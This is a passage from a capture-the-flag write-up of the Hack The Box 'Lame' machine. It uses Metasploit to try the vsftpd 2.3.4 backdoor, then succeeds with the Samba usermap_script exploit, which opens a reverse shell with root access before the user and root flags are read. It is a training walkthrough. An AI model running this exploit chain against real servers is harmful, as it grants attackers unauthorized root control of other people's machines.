
https://www.metasploit.com/




```
search vsftpd 2.3.4
```

We can see there are several different exploits but the one we're interested in is number 4

```
exploit/unix/ftp/vsftpd_234_backdoor
```



I use the following command for the exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

This will launch the exploit. I use this command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set. I will set both the remote host and the target as these two pieces of information are needed to run the exploit

I use the following command to set the remote host using the IP address of HTB Lame box

```
set RHOSTS 10.10.10.3
```


Then I set the target to 0 as displayed when I checked the options

```
set TARGET 0
```

We can now run the exploit

Unfortunately we can see that even if the exploit is completed, no session was created. The vulnerability has been patched as mentioned here, in the description of the exploit.

> *This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introdcued into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.*



https://www.exploit-db.com/exploits/17491

The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. The aim is to serve the most comprehensive collection of exploits gathered through direct submissions, mailing lists, as well as other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away


We need to find another way. Let's have a look at another port!

Step 3 - The Vulnerable Samba

If you remember from Step 1 - Scan the network, we found out that port 445 - Samba smbd 3.0.20-Debian was opened. Let's see if we can find any vulnerabilities around that specific version

If you want to learn more about Samba, go here. But a deep knowledge of Samba is not required for that box.


We go back to Searchsploit to check



I use the following command

```
searchsploit Samba 3.0.20
```

We can see that there's a 'Username' map script Command Execution that we could launch using Metasploit. Let's try it!




Back to Metasploit and checking the command we should use to launch the exploit. I use the following command

```
search Samba 3.0.20
```

We can see there are several different exploits but the one we're interested in is number 15

```
exploit/multi/samba/usermap_script
```

You can also find it on the Exploit Database website




https://www.exploit-db.com/exploits/16320

The description of the exploit

> *This module exploits a command execution vulerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.*
> *No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!*

Back on Metasploit where I use the command

```
use exploit/multi/samba/usermap_script
```



This will launch the exploit. I use the following command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set.

I use the following command to set the remote host using the IP address of HTB Lame box

```
set RHOSTS 10.10.10.3
```

We can now run the exploit

```
msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.10.14.10:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HrBviQs3M21jXV8p;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HrBviQs3M21jXV8p\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.10:4444 -> 10.10.10.3:49062) at 2019-08-02 17:14:47 -0400
```

Bingo! We have a command shell opened. Let's see what we can find :)

Step 4 - Looking for the user.txt flag

We can now look for the first flag, user.txt

```
whoami
root
```

I use the following command to check who am I on that machine

```
whoami
```

We have root access to the machine. We got the power! Let's start navigating the folders

I use the following command to list all the files/folders

```
ls
```

Let's move to the **home** folder and see what we can find

I use the following command to change to the home directory, then I list all the files/folders

```
cd home
```

We don't have that much info here, let's be more specific with the command

```
ls -la
```

We can see that there's a folder called makis. Let's see what's inside!

We found the user.txt file! To read the content of the file I use the command

```
cat user.txt
```

Now that we have the user flag, let's find the root flag!

Step 5 - Looking for the root.txt flag

Let's go back to the root directory. I use the command

```
cd ~
```

To check where you are, you can use the following command

```
pwd
```

Here we see that we're at the **/root** level and if we list the files/folders we find the root.txt file!

To read the content of the file I use the command

```
cat root.txt
```

Congrats! You found both flags!

Please don’t hesitate to comment, ask questions or share with your friends :)

You can see more of my articles here

You can follow me on Twitter or on LinkedIn

And don't forget to **#GetSecure**, **#BeSecure** & **#StaySecure**!

Other articles in this series

- Keep Calm and Hack The Box - Legacy
- Keep Calm and Hack The Box - Devel
- Keep Calm and Hack The Box - Beep

If you read this far, tweet to the author to show them you care. Tweet a thanks

Learn to code for free. freeCodeCamp's open source curriculum has helped more than 40,000 people get jobs as developers. Get started

freeCodeCamp is a donor-supported tax-exempt 501(c)(3) nonprofit organization (United States Federal Tax Identification Number: 82-0779546)

Our mission: to help people learn to code for free. We accomplish this by creating thousands of videos, articles, and interactive coding lessons - all freely available to the public. We also have thousands of freeCodeCamp study groups around the world.

Donations to freeCodeCamp go toward our education initiatives, and help pay for servers, services, and staff.

You can make a tax-deductible donation here.

Trending Guides

SQL Interview Questions

Statistical Significance

CSS Flexbox

Linux Commands

SQL Queries
What is Blockchain?
Full Stack Developer
JavaScript Substring
What Does a VPN Do?
Docker Remove Image
Tar GZ
